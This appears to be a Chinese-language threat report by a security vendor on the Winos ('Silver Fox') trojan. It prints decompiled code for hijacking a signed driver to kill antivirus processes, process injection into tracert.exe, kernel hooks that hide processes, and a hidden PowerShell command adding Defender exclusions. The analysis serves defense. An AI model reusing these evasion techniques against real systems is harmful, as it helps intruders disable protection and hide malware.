00000bf0 33 36 30 53 61 66 65 2e 65 78 65 00 01 00 00 00 360Safe.exe.....
00000c00 33 36 30 54 72 61 79 2e 65 78 65 00 01 00 00 00 360Tray.exe.....
00000c10 33 36 30 72 70 2e 65 78 65 00 1a 40 01 00 00 00 360rp.exe..@....
00000c20 33 36 30 73 64 2e 65 78 65 00 1a 40 01 00 00 00 360sd.exe..@....
00000c30 51 51 52 65 70 61 69 72 2e 65 78 65 00 00 00 00 QQRepair.exe....
00000c40 51 51 50 43 54 72 61 79 2e 65 78 65 00 00 00 00 QQPCTray.exe....
00000c50 51 51 50 43 52 54 50 2e 65 78 65 00 01 00 00 00 QQPCRTIP.exe.....
00000c60 51 51 50 43 52 65 61 6c 54 69 6d 65 53 70 65 65 QQPCRealTimeSpee
00000c70 64 75 70 2e 65 78 65 00 98 7f 1a 40 01 00 00 00 dup.exe.....@....
00000c80 51 51 50 43 50 61 74 63 68 2e 65 78 65 00 00 00 QQPCPatch.exe...
00000c90 51 4d 50 65 72 73 6f 6e 61 6c 43 65 6e 74 65 72 QMPersonalCenter
00000ca0 2e 65 78 65 00 00 00 00 25 7f 1a 40 01 00 00 00 .exe.....%...@....
00000cb0 51 4d 44 4c 2e 65 78 65 00 7e 1a 40 01 00 00 00 QMDL.exe..~..@....
00000cc0 48 69 70 73 44 61 65 6d 6f 6e 2e 65 78 65 00 00 HipsDaemon.exe..
00000cd0 48 69 70 73 54 72 61 79 2e 65 78 65 00 00 00 00 HipsTray.exe....
00000ce0 48 69 70 73 4d 61 69 6e 2e 65 78 65 00 00 00 00 HipsMain.exe....
00000cf0 6b 78 65 74 72 61 79 2e 65 78 65 00 01 00 00 00 kxetray.exe.....
00000d00 6b 78 65 6d 61 69 6e 2e 65 78 65 00 01 00 00 00 kxemain.exe.....
00000d10 6b 78 65 63 65 6e 74 65 72 2e 65 78 65 00 00 00 kxecenter.exe...
00000d20 33 36 30 74 72 61 79 2e 65 78 65 00 01 00 00 00 360tray.exe.....
00000d30 5a 68 75 44 6f 6e 67 46 61 6e 67 59 75 2e 65 78 ZhuDongFangYu.ex
00000d40 65 00 00 55 00 00 00 00 24 7d 1a 40 01 00 00 00 e..0.....@....

```

图3-16 劫持驱动文件终止指定目标进程

• 组件2：

BdApiUtil64.sys为驱动文件，具有该公司的正常数字签名。




图3-17 BdApiUtil64.sys文件信息

KGseKKdKce.exe将BdApiUtil64.sys创建为服务，遍历进程查找是否存在指定的安全软件进程，目标涉及360、火绒、腾讯电脑管家等安全产品的相关进程。

72 65 63 74	6F 72 79 5A	68 75 44 6F	6E 67 46 61	rectoryZhuDongFa
6E 67 59 75	2E 65 78 65	33 36 30 74	72 61 79 2E	ngYu.exe360tray.
65 78 65 6B	78 65 63 65	6E 74 65 72	2E 65 78 65	exekxecenter.exe
6B 78 65 6D	61 69 6E 2E	65 78 65 6B	78 65 74 72	kxemain.exekxetr
61 79 2E 65	78 65 48 69	70 73 4D 61	69 6E 2E 65	ay.exeHipsMain.e
78 65 6B 78	65 73 63 6F	72 65 2E 65	78 65 48 69	xekxescore.exeHi
70 73 54 72	61 79 2E 65	78 65 48 69	70 73 44 61	psTray.exeHipsDa
65 6D 6F 6E	2E 65 78 65	51 4D 44 4C	2E 65 78 65	emon.exeQMDL.exe
51 4D 50 65	72 73 6F 6E	61 6C 43 65	6E 74 65 72	QMPersonalCenter
2E 65 78 65	51 51 50 43	50 61 74 63	68 2E 65 78	.exeQQPCPatch.ex
65 51 51 50	43 52 65 61	6C 54 69 6D	65 53 70 65	eQQPCRealTimeSpe
65 64 75 70	2E 65 78 65	51 51 50 43	52 54 50 2E	edup.exeQQPC RTP.
65 78 65 51	51 50 43 54	72 61 79 2E	65 78 65 51	exeQQPCTray.exeQ
51 52 65 70	61 69 72 2E	65 78 65 33	36 30 73 64	QRepair.exe360sd
2E 65 78 65	33 36 30 72	70 2E 65 78	65 33 36 30	.exe360rp.exe360
54 72 61 79	2E 65 78 65	33 36 30 53	61 66 65 2E	Tray.exe360Safe.
65 78 65 4D	73 4D 70 45	6E 67 2E 65	78 65 00 00	exeMsMpEng.exe

图3-18 目标进程

劫持驱动文件BdApiUtil64.sys向其发送控制代码0x800024b4以终止如上图所示的指定进程。

```

pWVar17 = local_168;
pvVar14 = CreateFileW(local_168,0xf01ff,0,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
/* \\.\BdApiUtil */
if (pvVar14 == (HANDLE)0xffffffffffffffff) {
    pppuVar19 = (undefined ***)&DAT_0000001c;
    lVar18 = FUN_140002d00("Failed to open driver device",0x1c);
    FUN_1400015ec((longlong)local_170,pWVar17);
}
else {
    FUN_1400015ec((longlong)local_170,pWVar17);
    local_1a8 = (undefined ***)((ulonglong)local_1a8 & 0xffffffff00000000);
    local_170 = (undefinedl [8])(ulonglong)local_170 & 0xffffffff00000000);
    BVar10 = DeviceIoControl(pvVar14,0x800024b4,&local_1e0,4,local_170,4,(LPDWORD)&local_1a8
        ,(LPOVERLAPPED)0x0);

    if (BVar10 == 0) {
        pppuVar19 = (undefined ***)&DAT_00000011;
        lVar18 = FUN_140002d00("IOCTL call failed",0x11);
        CloseHandle(pvVar14);
    }
    else {
        CloseHandle(pvVar14);
        lVar18 = 0;
    }
}
FUN_1400015d5(lVar18,pppuVar19);
}

```

➔

BdApiUtil64.sys

```

if (uVar1 == 0x800024b4) {
    iVar4 = ZwTerminateTargetProcess(param_1,param_2);
    return iVar4;
}

```

图3-19 劫持BdApiUtil64.sys终止指定目标进程

➤ 绕过UAC终止安全软件进程

bypass.exe是绕过UAC工具，调用COM接口创建提权对象，执行C:\Users\Public\Documents\WindowsData\NVIDIA.Ink快捷方式。

图3-20 执行NVIDIA.Ink快捷方式

该快捷方式用于执行C:\Users\Public\Documents\WindowsData\KGseKKdKce.exe，该程序劫持BdApiUtil64.sys驱动文件终止指定的安全软件进程。



NVIDIA

目标类型：应用程序

目标位置：WindowsData

目标 (T): ic\Documents\WindowsData\KGseKKdKce.exe

图3-21 NVIDIA.Ink用于执行KGseKKdKce.exe

> “白加黑”远控木马组件

利用具有正常数字签名的NtHandleCallback.exe加载恶意文件log.dll，该恶意DLL文件执行3个线程，其整体功能如下所示。

```
/* 0x4fe0 1 GenericLogImpl */
hHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10003eb0,(LPVOID)0x0,0,(LPDWORD)0x0);
/* 线程1: 读取Server.log文件内容进行解密, 执行远控木马 */
hHandle_00 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10003da0,(LPVOID)0x0,0,(LPDWORD)0x0);
/* 线程2: 获取NtHandleCallback.exe、tracert.exe、NVIDIA.exe进程ID, 利用Cndom6.sys
和XiaoH.sys文件进行驱动层对抗
*/
hHandle_01 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10003ec0,(LPVOID)0x0,0,(LPDWORD)0x0);
/* 线程3: 执行PowerShell命令, 将指定路径添加至Microsoft
Defender排除项中 */
WaitForSingleObject(hHandle,0xffffffff);
WaitForSingleObject(hHandle_00,0xffffffff);
WaitForSingleObject(hHandle_01,0xffffffff);
CloseHandle(hHandle);
CloseHandle(hHandle_00);
CloseHandle(hHandle_01);
```



图3-22 恶意文件log.dll整体功能

log.dll的线程1使用解密密钥“??Bid@locale@std”对Server.log文件进行RC4解密，得到Winos远控木马的上线模块并执行该模块。

```

builtin_strncpy(local_4c,"??Bid@locale@std",0x11);
        /* 解密密钥 */
local_1c = local_4c;
FUN_10003b50();
local_8[0] = 'r';
local_8[1] = 0x62;
local_8[2] = 0;
builtin_strncpy(local_38,"Server.log",0xb);
_fopen_s(&local_c,local_38,local_8);
if (local_c != (FILE *)0x0) {
    FUN_1000b5aa(local_c,0,(PLARGE_INTEGER)0x2);
    local_18 = FUN_1000bc3c(local_c);
    FUN_1000b5aa(local_c,0,(PLARGE_INTEGER)0x0);
    local_24 = (void *)FUN_10005c5c(local_18);
    local_10 = local_24;
    _fread(local_24,1,local_18,local_c);
    FUN_1000accb(local_c);
    sVar1 = _strlen(local_1c);
    RC4_Decrypt((int)local_10,local_18,(int)local_1c,sVar1
        /* RC4解密 */
    local_14 = 0;
    local_14 = FUN_100053b0();
    if (local_14 == 0) {
        local_2c = GetLastError();
        if (local_10 != (LPVOID)0x0) {
            local_28 = local_10;
            thunk_FUN_1000df40(local_10);
        }
    }
    else {

```

```

    local_20 = (code *)FUN_100051e0();
    if (local_20 != (code *)0x0) {
        /* 调用远控木马的导出函数 */
        (*local_20)();
    }
    FUN_10005080();
}
}
}

```



图3-23 解密执行远控木马

Winos远控木马的上线模块中含有经过字符串倒转的配置信息，包括首选及备用的C2地址和端口、分组、版本号、是否启用某项功能等。

图3-24 该样本使用的配置信息

上线模块后续会将接收到的登录模块注入至tracert.exe系统进程中。

```

GetSystemDirectoryA(&local_108,0xff);
local_105 = 0;
FUN_100059e0(extraout_ECX,&local_108,"%s%s");
/* Windows\\SysWOW64\\tracert.exe */
DVar1 = GetFileAttributesA(&local_108);
if (DVar1 == 0xffffffff) {
    local_105 = 0;
    /* Windows\\System32\\tracert.exe */
    FUN_100059e0(extraout_ECX_00,&local_108,"%s%s");
}
BVar2 = CreateProcessA(&local_108,(LPSTR)0x0,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0
,0,4,(LPVOID)0x0,(LPCSTR)0x0,&local_41c,unaff_ESI);
if (BVar2 == 0) {
    __security_check_cookie(local_8 ^ (uint)&stack0xfffffffffc);
    return;
}
lpBaseAddress = VirtualAllocEx(unaff_ESI->hProcess,(LPVOID)0x0,unaff_EDI,0x3000,0x40);
if (lpBaseAddress != (LPVOID)0x0) {
    BVar2 = WriteProcessMemory(unaff_ESI->hProcess,lpBaseAddress,local_3d8,unaff_EDI,(SIZE_T *)0x0);
    if (BVar2 != 0) {
        local_3d4.ContextFlags = 0x10007;
        BVar2 = GetThreadContext(unaff_ESI->hThread,&local_3d4);
        if (BVar2 != 0) {
            local_3d4.Eip = (DWORD)lpBaseAddress;
            BVar2 = SetThreadContext(unaff_ESI->hThread,&local_3d4);
            if (BVar2 != 0) {
                ResumeThread(unaff_ESI->hThread);
                __security_check_cookie(local_8 ^ (uint)&stack0xfffffffffc);
                return;
            }
        }
    }
}
}
}
}

```



图3-25 注入tracert.exe进程

➤ 利用驱动文件进行隐藏进程

log.dll的线程2会利用两个驱动文件Cndom6.sys和XiaoH.sys分别隐藏并保护目标进程、隐藏目标进程的网络连接。

```

FUN_10003fb0((byte *) "NtHandleCallback.exe");
bVar1 = LinkCndom6("Cndom6", "C:\\Cndom6.sys");
if (bVar1) {
    _targetPid = FindTargetProcessId((byte *) "NtHandleCallback.exe");
    SendControlCode_1();
    SendControlCode_2(_targetPid);
}
FUN_10003fb0((byte *) "tracert.exe");
bVar1 = LinkXiaoH("XiaoH", "C:\\XiaoH.sys");
if (bVar1) {
    _targetPid = FindTargetProcessId((byte *) "tracert.exe");
    SendControlCode_3(_targetPid);
}
bVar1 = LinkCndom6("Cndom6", "C:\\Cndom6.sys");
if (bVar1) {
    _isRunning = FinTargetProcess((byte *) "NVIDIA.exe");
    if ((_isRunning & 0xff) == 0) {
        WinExec("C:\\Users\\Public\\Documents\\WindowsData\\NVIDIA.exe", 0);
    }
    _targetPid2 = FindTargetProcessId((byte *) "NVIDIA.exe");
    if (_targetPid2 != 0) {
        SendControlCode_4(_targetPid2);
    }
}
}

```



图3-26 log.dll线程2主要功能

➤ 隐藏并保护目标进程

Cndom6.sys是恶意的驱动文件，含有某公司的过期数字签名。攻击者使用2015年7月29日之前颁发的未吊销证书对该驱动文件进行签名，以使该驱动文件通过签名验证正常运行。




图3-27 Cndom6.sys使用的过期数字签名

当log.dll加载Cndom6.sys后，该驱动文件会对相关API进行Hook，并返回自定义的函数，以实现进程隐藏、阻止其他进程获取或复制目标进程句柄，从而防止目标进程被发现或被操作。

```

if (param_1 == _NtQuerySystemInformation) {
    return FUN_14000330c;
}
if (param_1 == _NtOpenProcess) {
    return FUN_140003288;
}
if (param_1 == _NtDuplicateObject) {
    param_1 = FUN_1400033e4;
}

```

图3-28 主要对3个API进行Hook

对NtQuerySystemInformation（Windows系统内核API函数，用于查询系统信息）进行Hook，若匹配到目标进程ID则进行断链操作，以隐藏该进程。

```
_SystemInformation = (*_NtQuerySystemInformation)();
if (((-1 < _SystemInformation) && (param_1 == 5)) && (DAT_140006398 != 0)) {
    _CurrentProcessId = PsGetCurrentProcessId();
    uVar2 = FUN_140003a40(_CurrentProcessId);
    /* 白名单检查 */
    if ((char)uVar2 == '\0') {
        cVar1 = MmIsAddressValid(param_2);
        if (((cVar1 != '\0') && (param_2 != (int *)0x0)) &&
            ((param_3 != 0 && (iVar4 = 0, 0 < DAT_140006398)))) {
            piVar3 = &DAT_140010010;
            do {
                if ((*piVar3 != 0) && (*piVar3 != _CurrentProcessId)) {
                    iVar5 = 0;
                    do {
                        uVar2 = FUN_140003054(param_2, (ulonglong)param_3, *piVar3);
                        /* 断链隐藏目标进程 */
                        if ((char)uVar2 == '\0') break;
                        iVar5 = iVar5 + 1;
                    } while (iVar5 < 10);
                }
                iVar4 = iVar4 + 1;
                piVar3 = piVar3 + 1;
            } while (iVar4 < DAT_140006398);
        }
    }
}
return _SystemInformation;
```



图3-29 隐藏目标进程

对NtOpenProcess（Windows系统内核API函数，用于打开进程对象的句柄并设置访问权限）进行Hook，若匹配到目标进程ID，则返回0xc0000022以阻止其他进程获取目标进程句柄。

```

if (DAT_14000639c != 0) {
    iVar1 = PsGetCurrentProcessId();
    uVar2 = _Check(iVar1);
    if (((char)uVar2 == '\0') && (*param_4 != iVar1)) &&
        (uVar2 = FUN_140003898(*param_4), (char)uVar2 != '\0')) {
        return 0xc0000022;
    }
}
uVar3 = (*_NtOpenProcess)(param_1,param_2,param_3,param_4);
return uVar3;

```

© 安天

图3-30 阻止其他进程获取目标进程句柄

对NtDuplicateObject（Windows系统内核API函数，用于复制对象句柄）进行Hook，若匹配到目标进程ID，则返回0xc0000022以阻止其他进程复制目标进程句柄。

```

if ((DAT_14001000c != 0) && (param_1 != -1)) {
    iVar1 = PsGetCurrentProcessId();
    uVar3 = _Check(iVar1);
    if ((char)uVar3 == '\0') {
        local_28[0] = 0;
        iVar2 = ObReferenceObjectByHandle
            (param_1,0x10,* (undefined8 *)PsProcessType_exref,0,local_28,0);
        if (-1 < iVar2) {
            iVar2 = PsGetProcessId(local_28[0]);
            ObfDereferenceObject(local_28[0]);
            if ((iVar2 != iVar1) && (uVar3 = FUN_1400038c8(iVar2), (char)uVar3 != '\0')) {
                return 0xc0000022;
            }
        }
    }
}
uVar4 = (*_NtDuplicateObject)(param_1,param_2,param_3,param_4,param_5);
return uVar4;

```

© 安天

图3-31 阻止其他进程复制目标进程句柄

➤ 隐藏目标进程的网络连接

XiaoH.sys是恶意的驱动文件，含有某公司的过期数字签名。攻击者同样使用2015年7月29日之前颁发的未吊销证书对该驱动文件进行签名，以使该驱动文件通过签名验证正常运行。




图3-32 XiaoH.sys使用的过期数字签名

当log.dll加载XiaoH.sys后，该驱动文件针对nsiproxy.sys系统驱动文件，获取其驱动对象对IRP_MJ_DEVICE_CONTROL进行HOOK，从而隐藏目标进程的网络连接。




图3-33 隐藏目标进程网络连接

➤ 将指定路径添加至Microsoft Defender排除项

log.dll的线程3执行PowerShell命令，将指定路径添加至Microsoft Defender排除项中。

```
FUN_100021b0(local_2c,(uint *))"C:\\\\Users\\\\Public\\\\Documents");
local_8 = 0;
FUN_100021b0(local_5c,(uint *))"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe");
local_8._0_1_ = 1;
FUN_100021b0(local_44,(uint *)
    "-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -Command \"if ((Get-MpPreference).ExclusionPath -notcontains 'C:\\\\Users\\\\Public\\\\Document
s\\\\') { Add-MpPreference -ExclusionPath 'C:\\\\Users\\\\Public\\\\Pictures\\\\'
    }\\\"");
};
```



图3-34 将指定路径添加至Microsoft Defender排除项

04

使用工具排查“游蛇（银狐）”威胁

用户可以在安天垂直响应平台（<https://vs2.antiy.cn>）中下载使用“游蛇”专项排查工具进行排查。“游蛇”专项排查工具可用于排查“游蛇”黑产团伙在攻击活动中投放的加载器和加载至内存中的远控木马。



图4-1 安天垂直响应平台

为了更精准、更全面的清除受害主机中存在的威胁，客户在使用专项排查工具检出威胁后，可以联系安天应急响应团队（cert@antiy.cn）。

